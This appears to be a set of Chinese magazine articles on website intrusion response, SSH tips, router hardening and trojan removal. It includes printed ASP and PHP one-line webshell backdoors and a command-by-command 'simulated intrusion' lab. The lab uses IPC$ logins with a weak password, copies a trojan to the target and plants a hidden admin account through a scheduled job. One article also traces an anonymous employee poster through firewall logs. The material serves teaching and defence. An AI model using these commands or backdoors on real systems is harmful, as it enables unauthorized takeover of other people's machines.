为了尽量使用简单、有序、实用的方案对网站进行综合检测和应急处理，笔者根据实际工作经验整理出了一套行之有效的方案，在此与大家共享，希望对您有所帮助。

首先做好网络安全环境，可以使用如下的安全设备，以便更好地保障网站的安全，如图1所示。其次网站服务器应该配备以下基础的安全措施，比如操作系统应该及时安装补丁并重新启动，安装好杀毒软件和防火墙，做好虚拟主机权限设置，记录IIS日志，开启安全审计策略，做好网站代码审核，数据库连接加上防注入系统，严格审计上传，使用IIS的IP判断系统做IP地址限定，网站要定期巡检并做备份等。



图1 政府网站网络配置图

本文着重从实际出发，提出下列处置措施。

### 分析黑客入侵过程

- (1) 信息收集，俗称踩点，进行主机存活性探测。
- (2) 漏洞扫描，使用正向扫描软件（如X-Scan）或反向扫描软件（如流光）。
- (3) 暴力破解，比如使用NAT工具软件。
- (4) 实施入侵，通过网站漏洞、操作系统或软件漏洞进入网站管理后台实施提权，然后克隆管理员账号，上传ASP或PHP木马并隐藏在深层目录。
- (5) 留后门，将木马服务使用正常服务名代替，使用灰鸽子远程控制软件、Radmin远程控制软件或系统级后门黑客软件，以及程序代码中ASP或PHP一句话后门。
- (6) 消除记录，可以使用LogKill软件清除被入侵计算机上的日志记录及系统被入侵过程中记录的所有安全事件。

### 异常的表现形式

- (1) 网站首页被篡改，比如插入代码、替换首页。
- (2) 操作系统运行速度变慢。
- (3) 网站目录下出现.exe、.asp、.jpg为扩展名的可疑程序。
- (4) 服务器启动加载VBS脚本。

- (5) 网站访问速度变慢（首页或管理后台）。
- (6) 日志所占硬盘大小明显多于平均日志量。
- (7) 首页访问速度越来越慢，慢到最后不能访问，提示内部服务500错误。

### 发现异常的处理方式

一旦发现上述症状，就表示您的Web网站可能已经遭到入侵，应该立即采取以下措施。

#### 1. 对网站进行数据打包

对于木马，有些杀毒软件会直接清除，因此对网站首先进行数据打包很有必要，便于事后分析。

#### 2. 查看杀毒软件的安全日志

主要查看最近是否有针对病毒的查杀记录。

#### 3. 查看Windows事件查看器

查看是否有管理员异常登录、注销等状况。

#### 4. 查看IIS日志

最重要的工作就是查看IIS日志，并使用专业的IIS日志软件进行分析。推荐Web Log Explorer专业日志分析软件，它可以提供相关的IP统计及访问页面关联记录。当知道被入侵时间后，就可以快速确定可疑IP地址并查到入侵方式。

#### 5. 发现被非法入侵后

在发现遭到非法攻击者入侵之后，采取以下操作。

(1) 账号安全性检查，查看有没有可疑用户登录。

方法一：在计算机管理里面查看，有没有新建的用户。

方法二：到C:\Documents and Settings目录查看是否有可疑账户的文件夹。

方法三：到事件查看器里的安全日志里查看成功登录的用户是否有可疑的。

方法四：在CMD程序中使用“net user”命令进行查看。

查看管理员用户有没有被克隆，特别需要注意被禁用的Guest用户。

具体方法是进入注册表的相关位置：HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Users 或 HKEY\_LOCAL\_MACHINE\SAM\SAM\Domains\Account\Usernames 进行检查。检查完毕后对可疑账号进行清除，并重新设定密码。

(2) 检查网站程序代码。可以使用与备份文件对比的方法进行比较，恢复时应该使用原先备份的程序进行覆盖，防止外来入侵者对文件进行篡改，因为有些攻击软件可以修改文件生成日期。

对于前后台分离的发布系统，最好将文章下的 HTML 文件删除，登录后台再使用数据库重新生成一遍。

比如检查 ASP 木马或 PHP 木马，在整个网站或论坛的文件夹上单击鼠标右键搜索，在全部或部分文件名里输入 PHP 或 ASP，在查找范围里选择整个网站的文件夹或整个论坛的文件夹；然后单击“什么时候修改的，指定日期”，输入您的网站或论坛被入侵的日期（修改文件的日期），再单击“搜索”。因为我们的网站程序和论坛程序.asp 或.php 文件非常多，不可能一个一个去查找并判断是否是木马，所以可以巧妙地利用被修改的或被创建的指定日期来大大缩小范围，这样会更容易找出木马。如果是入侵者上传木马，选择“创建日期”；如果是在正常程序中插入木马时，选择“修改日期”。

判断 ASP 或 PHP 是不是木马的方法有 2 种：第一种是直接打开每个程序，看看里面的代码，有些是加密过的，所以一般很容易分辨出来；还有一种方法就是直接在浏览器里输入整个网址，看看这个文件会显示什么内容，如果是木马，会直接显示一个登录密码框。

（3）检查数据库和数据库里的内容及权限。对数据库的名字要进行更换，可以多用特殊字符，如#-%，防止入侵者再次下载数据库。

（4）检查 ASP 和 PHP 的一句话后门。

一般入侵者在得到一个网站的 WebShell 后，为了下次再来，通常会在网页中插入一句话木马。由于一句话木马隐蔽性非常强，要想防范它，需要掌握一定的技巧。

ASP 的一句话后门：

"<%execute request("I")%>"。

PHP 的一句话后门：

第一种：EOT;eval(\$a);print <<<EOT

第二种：a]='aa';eval(\$\_POST['a'])

第三种：a';eval(\$\_POST['a'])

我们运用的检查方法和检测 ASP 或 PHP 木马一样，先在搜索里指定日期被修改的或创建的文件，然后在一个个文件内容里搜索以下关键字（ASP 一句话木马搜索关键字 <%execute，PHP 一句话木马搜索关键字 eval）。

通过上述的方法可以很快查出一句话后门所在的页面。

（5）使用安全工具检测服务器的木马与后门程序，比如使用冰刃可以查出常见的远程控制软件，被插入的进程以红色显示，用冰刃结合可疑的服务、端口、进程和注册表项来综合检测。使用 Rkdetector 可检测出 Hxdef100、Rootkit。

（6）对于后台还需检查有没有被非法修改上传类型的文件，比如改成了可以直接上传 PHP、ASP；有没有在后台或其他地方插入 PHP、ASP 一句话木马，并查看是否有可疑的新建的信息员用户等。

## 6. 网站访问速度变慢处理方式

如果网站访问速度慢，则除上述入侵检查外，还可以查询以下原因。

（1）首页文件是否采用 ASP 调库生成，最好使用前后台分离的发布系统。有条件的话可以使用两台服务器，前台服务器专做访问服务和信息发布，后台服务器专做数据库，在后台服务器上生成静态首页后上传至前台。

（2）使用浏览器浏览首页，将其另存为 HTML，查看保存的文件大小。对比自己的网站大小，一般来说，若超出范围，就需要对网站进行优化，比如修改图片的质量、减少 Flash 横幅的体积等。

（3）首页程序多使用 Table 框架或 CSS，网页即可从上而下打开，而不是等待几秒后一次性打开（一个 Table），有利于访问者的访问。

（4）若网站 ASP 首页不能访问，而静态页面访问正常，可能由于杀毒软件引起，可以尝试重新注册相关组件。

方法为：单击“开始”→“运行”，先后输入 regsvr32 jscript.dll 和 regsvr32 vbscript.dll，重新注册即可。

## 完整配置安全网站流程

（1）服务器安装杀毒软件、天网防火墙，设置系统的自动更新，仅安装必要的 IIS 组件。对操作系统中的注册表、服务、exe 程序进行安全策略配置。

（2）开启安全审计策略，记录账号登录事件。

（3）设置好虚拟主机权限，如果网站内有多个子网站，为每个子网站设置单独的主机头和单独的目录。主机头可在 DNS 服务器上进行设置，子网站内有独立的发布系统，存在着安全隐患，容易被入侵者攻击和进一步入侵至主网站。虚拟主机要设置不同的来宾账号。每个网站目录设置一个单独的来宾账号访问，仅仅给予网站目录修改、写入、读取权限，在其余的盘符目录下删除 Everyone 和 User 用户。

（4）IIS 日志默认保存位置修改至系统盘以外的分区，对 IIS 目录管理后台进行 IP 限制（比如管理后台文件夹和管理登录文件），只允许合法的 IP 地址登录，其余 IP 地址拒绝访问。

（5）程序代码中所有与 UPLOAD 上传有关的文件，加上通用防注入软件。防注入程序有个单独的管理入口，可以随时查看异常扫描的 IP 及被扫描的文件信息。

（6）FTP 服务如果使用 Serv-U 软件，要做好安全设置。

（7）开通远程桌面访问，应该在防火墙上设置成仅允许工作人员的 IP 访问。

（8）使用 IP 安全策略关闭一些特定端口的访问。

（9）登记系统上开启的所有账号、密码清单，特别注意加强账号密码强度。

（10）严禁使用服务器上上网或搜索下载软件。严禁开启文件共享，删除默认共享。不要无原则、不加防范地使用一些网上下载的软件作为政府网站的应用软件。

（11）定期对服务器进行巡检，使用专业扫描软件扫描网站，做好防范工作。



这些措施虽然在一定程度上可以增强网站的抗攻击能力，但安全是相对的，也是有时效性的，今天的安全

不等于明天的安全，所以还需不断检查、评估和调整相应的策略。

## 多快好省地实施 OpenSSH

虽然使用代替口令的公钥认证是增强 SSH 传输安全性的一个好方法，但传输 SSH 的统一性密钥却也是一件令人不快的事。而 ssh-copy-id 这个包括在 OpenSSH 之内的小程序使得这个过程变得格外简单。

SSH 是一个安全的远程管理实用程序，它有许多技巧和实施特性。例如，可以登录并用一个命令来执行一个远程命令，而不是首先登录进去后再键入这个命令：

```
carla@host1:~$ ssh terry@host2 ls ~
```

这个有趣的例子还演示了 gotcha- ls ~ 是 Carla 的私人目录，而不是 Terry 的私人目录。如果想看到 Terry 的私人目录就必须指定 ls /home/terry。可以用一个一次性的命令完成此操作，如启动一个备份脚本程序，查看运行的进程或打印一个文档等。

```
$ ssh-copy-id -i id_rsa.pub terry@host2
```

ssh-copy-id 以正确的格式复制了统一性密钥，确保文件

许可和所有权的正确性，并保障私钥没有被非法复制。

使用基于密钥的认证而不是使用口令，意味着您不必泄露任何系统口令。要使管理远程系统更简单，在创建密钥时可以使用任意名称，如：

```
$ ssh-keygen -t rsa -f id_apacheserver
```

正确设置后就可以轻松地命名正确的密钥了：

```
$ ssh -i id_apacheserver carla@host.alrac.net
```

最后，不要忘了用 sshfs 这个好命令来装载整个文件系统。这要比设置一个 Samba 或 NFS 服务器要更快捷，更简易可行。

首先，创建一个装载点的本地目录，然后对远程系统进行如下操作：

```
$ sshfs hostname:/remotedir localdir/
```

现在就可以对远程文件进行操作，就像在本地操作一样。

## CMD 模拟入侵实验

CMD 命令虽然需要刻意去记清其格式和用法，但的确非常方便快捷，具有图形操作所不可比拟的优势。甚至一个“赤手空拳”的非法入侵者完全可以不借助任何入侵工具，只使用 Windows 自身所带的这些 CMD 窗口命令，就能完成对目标主机的全权控制。

下面就随笔者一起来进行一次 CMD 模拟入侵实验吧。

### 实验目的

展现在 Windows 的 CMD 窗口环境下一些小命令在入侵中的威力。

### 实验器材

Windows 操作系统下的 CMD 窗口，包括其集成的命令。

### 实验环境

某局域网（网吧、学校、公司等均可），这种环境下仍有相当一部分的计算机是超级用户 Administrator 与空口令的“黄金搭档”（或是一些像“123456”之类的弱口令），其罪魁祸首当然是不负责任的网管员为了省事，用一个 Ghost 镜

山东省招远一中新校微机组 牟晓东 刘守水  
像文件还原的（当然用户自己的防范意识也不到位）。

笔者是在自己的计算机上用 VMWare 6.0.2 搭建了一台 Windows Server 2003 Standard Edition 虚拟机，其 IP 为 10.10.10.2，超级用户 Administrator 使用弱口令“123456”；实验主机安装的是 Windows XP Professional，IP 为 10.10.10.1。

### 实验过程

#### 1. 从 Windows XP 环境下进入 CMD 窗口

先单击“开始”→“运行”，然后在“打开”文本框中输入“CMD”（大小写均可，不包括两侧引号），单击【确定】按钮，如图 1 所示。这样系统就会调用 System32 目录中的 CMD.exe 命令，进入命令行窗口。




图 1 进入 CMD 窗口



2. 建立 IPC\$ 连接

输入 net use \\10.10.10.2\ipc\$ "123456" /user: "administrator" 后按回车键，会提示“命令成功完成”，如图 2 所示。其中的“\\10.10.10.2”为目标主机 IP，“123456”是密码，“/user: “administrator””是登录用户，这样我们就与目标建立好了连接通道。




图 2 建立 IPC\$ 连接

3. 进行磁盘分区映射

在 CMD 中输入“net use x: \\10.10.10.2\c\$”后按回车键，意思是将自己计算机上未使用的 X 盘与目标的 C 盘进行映射。

**注意**

IP 后的“C”带了“\$”，是默认共享，它是 Windows 2000 之后的系统所默认开启的硬盘分区共享。

建立了这种映射之后，在自己计算机上的 X 盘就相当于目标的 C 盘了，此时可以打开“我的电脑”看一下是不是多了一个 X 盘。单击查看其中的内容，都是 Windows Server 2003 方面的内容，其实这时我们就可以进行文件的复制和删除，就像是本地硬盘分区一样，不过仍可以使用命令来完成相同的操作。输入“X:”后按回车键进入 X 盘，用“dir /w”列目录命令看一下，是不是与“我的电脑”中所列内容一样，如图 3 所示。



图 3 进行磁盘分区映射

4. “上传”复制文件

如果想把自己的木马服务端上传，只需一个 COPY 命令就能轻易完成。

假设您的木马服务端程序 Horse.exe 在自己的 D 盘，可以直接在 X: 盘符下输入“copy d:\horse.exe”按回车键，这样您的木马就会上传到目标的 C 盘下了，再接着用“dir/w”列目录看一下，如图 4 所示。



图 4 “上传”复制文件

5. “下载”目标文件

下载与刚才的上传正好相反，输入命令“copy config.sys d:”后按回车键，就会把目标上的 Config.sys 文件复制到本地 D 盘中，如图 5 所示。



图 5 “下载”目标文件

6. 添加新超级用户 hacker

有两条添加用户并提升为超级用户的命令，即“net user hacker 654321 /add”和“net localgroup administrators hacker /add”。前者是建立一个名为 hacker 的普通账号，密码是“654321”；后者是将 hacker 账号加入到超级用户组中（注意其中的 administrators，而不是 administrator）。

如果您在本地的 CMD 窗口中依次运行这两条命令，虽然能够成功运行，但结果却是在自己的计算机上建立了 hacker 超级用户。怎样才能在目标主机上运行呢？

首先是新建一个文本文件，将这两条命令依次输入，后面都有回车符；然后单击“文件”→“另存为”，将“保存类型”由默认的“文本文档”选择为“所有文件”，在“文件名”处输入“AddUser.bat”，就建立好了一个批处理文件，把它保存到 D 盘中。

在 CMD 窗口中输入“copy AddUser.bat \\10.10.10.2\admin\$\system32”并按回车键，也就是将这个批处理文件复制到目标的系统盘 System32 文件夹中（这是系统的核心文件夹）。

接着输入“net time \\10.10.10.2”并按回车键，马上就会显出目标系统的运行时间等信息：“\\10.10.10.2 的当前时间是 2008/3/1 上午 09:23”。

最后输入“at \\10.10.10.2 09:25 AddUser.bat”并按回车键，CMD 会提示“新加了一项作业，其作业 ID=X”，意思是目标主机将在 9:25 运行刚刚上传的 AddUser.bat 批处理文件。

时间到了之后，在虚拟机上右键单击“我的电脑”，选择【管理】，在弹出的“计算机管理”窗口中找到“本地用户和组”下的“用户”项。

打开后看一看，是不是多了一个名为 hacker 的账号？双击后看看它的属性，会发现该账号隶属于 administrators 超级用户组，如图 6 所示。




图 6 添加新超级用户 hacker

## 7. 删除硬盘分区映射

当文件的上传与下载均完成之后，应该把建立的分区映射及时删除，输入“net use x: /del”后按回车键即可。此时如果再使用“dir x:”命令来查看 X 盘的内容，CMD 会提示“系统找不到指定的路径”，如图 7 所示。




图 7 删除硬盘分区映射

## 8. 关闭 IPC\$ 连接

与删除硬盘分区映射一样，IPC\$ 连接在入侵完毕之后也要及时关闭，因为如果对方对本地主机与外界主机的通信进行监视，很容易发现这样一条数据传输通道。

输入“net use \\10.10.10.2\ipc\$ /del”后按回车键，会得到“\\10.10.10.2\ipc\$ 已经删除”的信息，如图 8 所示。



图 8 关闭 IPC\$ 连接

## 实验小结

其实在 CMD 命令行窗口下可以运行的命令远远不止于此，像开启对方服务的 net start 命令、发送消息的 net send 命令、删除日志的 Del 命令及大名鼎鼎的 ping 命令，本文仅是进行了一次模拟入侵实验，也可以说是非法入侵者最常用的经典入侵命令的简单小结。

## 智擒贴吧“吧匪”

近日，在百度贴吧出现了一位从我们单位局域网内部发布虚假信息，诋毁单位声誉的别有用心者。为了避免单位声誉受损，我们决定全力缉拿“吧匪”。功夫不负有心人，经过几天的紧张“守候”，终于找出了“吧匪”。在此将本次缉拿行动向广大读者作一介绍。

行动方案如下：

- (1) 将局域网内所有计算机 IP 存档，以备查用。
- (2) 启用防火墙日志功能，构建日志服务器，对防火墙进出数据包进行日志记录。
- (3) 在日志记录文件中根据“吧匪”登录百度贴吧的访问时间查找到相应记录的源 IP 地址。
- (4) 在 IP 存档文件中查找该 IP 对应的计算机名，机主即为“吧匪”。

## 层层设防

### 1. 步骤一：扫描并记录 IP

用 MAC 扫描器统计局域网内所有计算机的 IP 地址与 MAC 地址，将多次扫描的结果保存，以备查用，如图 1 所示。

山东省淄博师专附属中学 刘成昌



图 1 扫描并记录 IP

### 2. 步骤二：启用日志服务功能

我们单位网络中采用 RG-WALL 1200 防火墙与外网连接，该防火墙支持日志服务功能，能够详细地记录监控防火墙进出数据包的相关信息。

具体设置如下：

(1) 以 Web 方式登录防火墙，设置规则日志部分。在防火墙主菜单中依次选择“策略”→“规则”，然后双击任意一条具体的规则，打开整个规则相关的属性参数设置窗口，单击“选项”标签，再将“日志”开关选择为 ON，如图 2 所示。




图 2 设置日志规则

(2) 设置需要生成和记录的活动日志。在防火墙主菜单中依次选择“日志/报表”→“日志设置”，打开日志设置的“活动日志”窗口，选中“允许流量”选项的“生成日志”和“发到 Syslogd”，如图 3 所示。




图 3 设置需要生成和记录的日志

(3) 设置 Syslogd Server 日志服务器的相关参数。在防火墙主菜单中依次选择“日志/报表”→“日志设置”，然后单击“Syslogd Server”标签，设置活动日志服务器 IP 地址为 222.194.184.111，端口号为 514。此活动日志服务器即用来接收并存储来自防火墙监控记录的相关日志信息。

至此，防火墙的日志配置部分全部完毕。

3. 步骤三：安装日志服务器软件，并设置相关参数

要实现 RG-WALL 防火墙日志功能必须配置日志服务器来使用，所以，接下来在一台计算机上安装日志服务器软件并设置其相关参数。在此选用 Kiwi Syslogd Daemon。

(1) 安装软件，完成后运行 Kiwi Syslogd Daemon。

(2) 设置该软件的 Setup 界面，如图 4 所示，首先选中“Default”和“Actions”的 Display 和 Log to file 选项，并设置将日志文件存放在 F:\日志服务器\sys。需要注意的是要确保磁盘空间足够大。




图 4 Setup 界面设置

(3) 设置日志服务器的 UDP 端口号为 514，接收日志的 IP 地址为 222.194.184.111。注意，这里的参数要与之前所设置的参数保持一致。

设置好日志服务，然后保存配置就可以使用了。

4. 步骤四：接收日志信息

在日志服务器上运行 Kiwi Syslogd Daemon，接收由 RG-WALL 1200 防火墙监控记录的日志信息，并自动保存为 F:\日志服务器\sys 文件，以供日后查找相关信息。

如图 5 所示，如果接收不到日志信息，请将日志服务器网卡的 Windows 防火墙关闭。



图 5 日志接收设置

至此已经部署好了整个日志监控记录系统，只等“吧匪”再次现身了。

缉拿真凶

接下来要做的就是“守株待兔”了。只要“吧匪”再次登录贴吧，就把对应的时间准确记录下来。例如，笔者发现“吧匪”的最后访问时间是 2008-01-05 22:35，发帖时间是 2008-01-05 21:33，如图 6 所示。



图 6 发帖记录

在日志服务器中打开保存的日志文件 F:\日志服务器\sys，查找访问时间 Time 大约为 2008-1-5 22:35，且目标地址 dst 是百度贴吧 61.135.163.220 的记录（即 time=“2008-01-05 22:35” dst=61.135.163.220），找到后记下此记录中的源 IP 地址 src 的值，如 src=222.194.185.10。

为了更为准确地判断此 IP 是否为“吧匪”，可以多次重复刚才的操作步骤。如果多次查找的结果都指向该 IP，则该 IP 用户无疑是我们所要缉拿的“吧匪”。另外，为了便于查找，建议将保存的日志文件导入数据库进行数据处理。

确定了“吧匪”IP 地址后，迅速查找该 IP 地址对应的机主就变得轻而易举了。还好，本单位员工的计算机水平普遍不高，并没有很好地隐藏自己，所以很快就找到了真凶。

## 手刃双进程木马

山东省招远一中 牟晓东 张庆云

双进程式木马共同运行的两个进程时刻在互相监视对方是否在运行，采用在“任务管理器”中逐个结束进程的方法是无效的，必须同时将这两个进程杀死。不妨试试 Windows 命令 Tasklist（显示进程）和 Taskkill（关闭进程）。

假设有一个双进程木马，进程分别是 a.exe 和 b.exe，先看它们在任务管理器中的 PID，这是对进程的唯一身份识别证件。假定 1.exe 和 2.exe 进程对应的 PID 分别是 1416 和 1044。

如果“Windows 任务管理器”没有这一项，可以单击“查看”→“选择列”菜单，选中“PID（进程标识符）”，并单击【确定】按钮。

然后单击“开始”→“运行”，输入“cmd”进入 CMD 窗口，输入 tasklist 命令查看进程的运行情况。tasklist 命令可以显示更多内容（如添加“/svc”可以查看进程服务），还

能查看远程机器的进程。

接下来使用 taskkill /pid 1416 命令结束 a.exe。

要同时对付 a.exe 和 b.exe 两个互相监视的进程，需要编写一个非常简单的批处理文件。打开记事本，将“taskkill /pid 1416”和“taskkill /pid 1044”两条命令输入（后面都有回车符），然后单击【文件】→【另存为】菜单命令，设置好保存路径后输入文件名，如 DoublKill.bat。单击“保存”按钮后生成批处理文件。

最后到对应路径中找到这个刚刚生成的批处理文件，双击运行试试看（屏幕一闪而过，出现了“成功：已终止 PID 为 xxx 的进程”的提示）。

此时再调出“Windows 任务管理器”或用 tasklist 查看，就会发现双进程木马 a.exe 和 b.exe 已经同时被消灭了。

## 网络设备如何进行安全加固

荣新 IT 培训中心 张琦

### 没有安全专业人员怎么办

IT 安全性的设计目标是保护有价值的信息或敏感信息，使其仅供授权用户使用。对 IT 系统和数据的攻击通常试图危害系统、窃取或篡改信息，或以某种方式阻碍企业基础设施，进而阻碍公司进行交易的能力。

例如，××科技公司网络频繁出现的网络入侵事件，虽然只是一些初级黑客的扫描访问，但它很可能只是真正入侵事件的“前兆”。如果不加以管理，必将造成很多不良后果。

（1）信息被删除和篡改：攻击者可能删除公司的客户文件或损坏其 Web 站点。

（2）信息被窃取或遭到欺骗：攻击者可能会窃取信用卡详细资料、个人记录或其他唯一信息，假扮某些人员或者假冒信息的合法拥有人。

（3）正常业务操作被破坏：攻击者可能发动拒绝服务攻击，使合法用户不能访问公司的 Web 站点或计算机系统。

（4）声誉遭到损害：攻击者可能使用公司的计算机系统对其他站点发动攻击，使之被打上“犯罪者”的标签。

××科技公司主要从事影视特效和动漫游戏开发，其网站提供了大量在线游戏和 Flash 动画，网站的访问者大多是时尚的年轻人和大学学生。

频繁出现的黑客入侵和网络故障已经直接危害到网络的运行和业务的正常开展。在没有专门的网络安全人员情况

下，该公司听取了一些合作伙伴的建议，联系网络安全服务商加固企业网络，以避免因为安全问题导致业务停滞。

当然，还有一个原因是缺少安全管理的专业人员。该公司网络安全工程师刚刚离职，公司尚未找到专门的网络安全人员。起初一段时间内，公司网络应用比较稳定，但随着网络访问量的增加，外部网络和内部网络同时出现了安全问题，企业网络濒临瘫痪。

### 什么是安全托管服务

安全托管服务（Managed Security Services）业务正是为迎合这类需求而生的。

安全托管服务提供商可以为客户管理及监控信息安全系统与设备，并在威胁事件发生的第一时间做出适当回应。通过 MSSP 专业的信息安全人员及网络安全经验，用户可以轻松地管理防火墙、VPN、入侵检测系统、防病毒体系，定期运行网络安全扫描，甚至做到 7×24 全天候的安全监控与回应，避免了管理安全设备经验不足的问题，有效降低了企业的整体运营成本与安全风险。

### 选择“联合模式”服务

该公司采取了“联合模式”的安全托管服务，网络管理人员在“联合模式”下应尽力配合服务公司的工作，消除安全漏洞。此次网络安全外包服务包含风险评估、应急响应和



安全加固3个方面。

### 1. 风险评估

风险管理作为安全体系建立的基石，是一个识别、控制、降低或消除安全风险的活动，通过风险评估来识别风险大小。通过制定信息安全方针，采取适当的控制目标与控制方式对风险进行控制，使风险被避免、转移或降至可接受的水平。

专业安全厂商提供的风险管理服务一般包括：

(1) 调查分析用户的已有策略，从管理制度、实际网络情况、物理安全、人员安全、第三方安全等各方面评估分析。

(2) 调查业务流程，并对信息资产进行赋值和等级划分。

(3) 结合工具扫描、人工对系统、网络、数据库及管理制度进行安全性评估，完成信息安全风险报告。

### 2. 应急响应

有效的信息安全管理包括防范、侦测和应急响应的互相配合。除了部署强而有力的安全保护措施外，系统还应具备事故应急能力，以备在发生信息安全事故时激活配套的响应程序。突发事件则是指影响一个系统正常工作的情况，这里既包括系统主机范畴内的问题，也包括网络范畴内的问题，如黑客入侵、信息窃取、拒绝服务攻击、网络流量异常等。

### 3. 安全加固

网络设备和主机系统加固是构成此服务项目的核心。要根据安全评估结果制定相应的系统加固方案，针对不同目标系统，可以通过打补丁、修改安全配置、增加安全机制等方法合理进行安全性加强。例如，操作系统补丁、文件系统、账号管理、网络及服务、注册表、共享、应用软件、审计与日志管理、紧急恢复、加密通信及数字签名；数据库系统补丁、账号管理、口令强度和有效期检查、远程登录和远程服务、存储过程、审核层次、备份过程、角色和权限审核、并发事件资源限制、访问时间限制、审核跟踪、特洛伊木马等。

在网络设备上主要进行远程管理和维护的安全、口令安全性、配置确认与清理、系统升级与补丁安装等工作。在防火墙上主要进行远程维护安全性设置、防火墙规则的确认、审计与无用策略清理等工作。

## 公司路由器安全加固示例

该公司的边界路由器上有3个网络接口，分别是Ethernet 0/0、Ethernet0/1、Serial0/0。在排查物理安全隐患之后，网络安全工程师升级了IOS的版本，修复了一些严重的漏洞，并根据前面的安全分析，手工加固路由器安全，步骤如下：  
(略去部分真实信息和IP配置)

### 1. 配置安全的密码

Router#configure terminal

Enter configuration commands, one per line. End with CNTL/Z.

Router (config) #enable password xxxxxxxx

Router (config) # line console 0

Router (config-line) # login

Router (config-line) # password xxxxxxxx

Router (config) # line aux 0

Router (config-line) # login

Router (config-line) # password xxxxxxxx

Router (config-line) #exit

Router (config) #enable secret xxxxxxxx

Router (config) # service password-encryption

### 2. 关闭不必要的路由器服务

Router (config) # no cdp run

Router (config) # no service tcp-small-servers

Router (config) # no service udp-small-servers

Router (config) # no ip finger

Router (config) # no ip identd

Router (config) # no service finger

Router (config) # no ip source-route

Router (config) # no ftp-server enable

Router (config) # no ip http server

Router (config) # no ip http secure-server

Router (config) # no snmp-server community public RO

Router (config) # no snmp-server community private RW

Router (config) # no snmp-server enable traps

Router (config) # no snmp-server system-shutdown

Router (config) # no snmp-server trap-auth

Router (config) # no snmp-server

Router (config) # no ip domain-lookup

Router (config) # no ip bootp server

Router (config) # no service dhcp

Router (config) # no service pad

Router (config) # no boot network

Router (config) # no service config

### 3. 关闭接口上的危险服务

Router (config) # interface Serial0/0

Router (config-if) # no ip proxy-arp

Router (config-if) # no ip directed-broadcast

Router (config-if) # no ip unreachable

Router (config-if) # no ip redirect

Router (config-if) # no ip mask-reply

Router (config-if) # exit

Router (config) # interface ethernet 0

Router (config-if) # no ip proxy-arp

```
Router (config-if) # no ip directed-broadcast
Router (config-if) # no ip unreachable
Router (config-if) # no ip redirect
Router (config-if) # no ip mask-reply
Router (config) # interface ethernet 1
Router (config-if) # shutdown
Router (config-if) # exit

4. 配置安全的远程管理
Router (config) # service tcp-keepalives-in
Router (config) # service tcp-keepalives-out
Router (config) # username xxxxxxxx privilege 15 secret
xxxxxxx
Router (config) # hostname DaYuan
DaYuan (config) # ip domain-name Dayuansc.com
DaYuan (config) # crypto key generate rsa
DaYuan (config) # line vty 0 4
DaYuan (config-line) # login local
DaYuan (config-line) # transport input ssh
DaYuan (config-line) # transport output ssh
```

## 案例点评

不管非法入侵者的意图如何，了解攻击者利用漏洞来达到目的的确非常重要，但更重要的是，要保证给他们留下的发挥空间最少。

### 1. 自动安全配置

为网络选择适当的配置参数是非常复杂的过程！设置正确的参数，创建适当的过滤方式，启动或禁止服务分类，从而确保网络环境及设备的安全。安全配置是详细了解各个设置参数安全性的必要条件。参数配置的任何错误或过失都可能破坏网络安全，损害通过或连接到网络的信息的可用性、完整性和保密性。

AutoSecure 是 Cisco IOS 12.2 (18) S 和 12.3 (1) 中的一个特性，它简化了路由器安全配置，降低了错误配置的风险。AutoSecure 的交互模式适用于拥有丰富经验的客户，用户可依此定制安全设置和路由器服务，为路由器安全功能提供更强大的控制功能。如果未培训过的用户需在不采取过多人工干预的

情况下迅速保护路由器，可采用 AutoSecure 的非交互模式。该模式可自动启用由思科设定的默认路由器安全功能，一条指令就可以快速配置路由器安全状态，并使不必要的系统流程和服务被禁用，消除了潜在的网络安全威胁。

AutoSecure 关注管理和转发。通过关闭安全和接口上的服务来实现管理平面的安全；通过 ACL 等实现转发平面的安全，如通过阻塞 IANA 保留的地址实现欺骗等。

### 提示

如果路由器之前已经进行了安全特性的管理操作，因为配置冲突和限制，AutoSecure 的一些特性可能不会被打开。

启用 AutoSecure 要先对路由器做一些基本的配置，或者使用 Setup 配置向导做好准备。AutoSecure 的命令格式如下：

```
Router (config) # auto secure [management | forwarding]
[no-interact]
```

management：将只为管理平面执行安全配置。

forwarding：将只为转发平面执行安全配置。

no-interact：路由器使用所有默认参数进行配置，不会出现提示信息。

不带任何参数：AutoSecure 将在管理和转发两个平面都启用安全配置向导。

### 2. 站在黑客的角度看安全

通常对于威胁公司信息安全的种种因素，我们要进行风险评估，从而制定有针对性的防御策略。从信息安全的角度看，风险评估是网络安全防御中的一项重要技术，其原理是采用模拟攻击的形式对目标可能存在的已知安全漏洞进行逐项检查。目标可以是工作站、服务器、交换机、数据库应用等各种对象，然后根据扫描结果向系统管理员提供周密可靠的安全性分析报告，从而提高网络安全的整体水平。

模拟入侵测试是一种从外部观点来评价安全控制措施的方法，它可以更加有效地检查防范、跟踪、内部及外部入侵报警等所有的控制措施。但是必须注意的是，尽管渗透性测试是评估组织的控制措施最好的方法之一，但这种方法的有效性依赖于测试者的水平和努力程度。

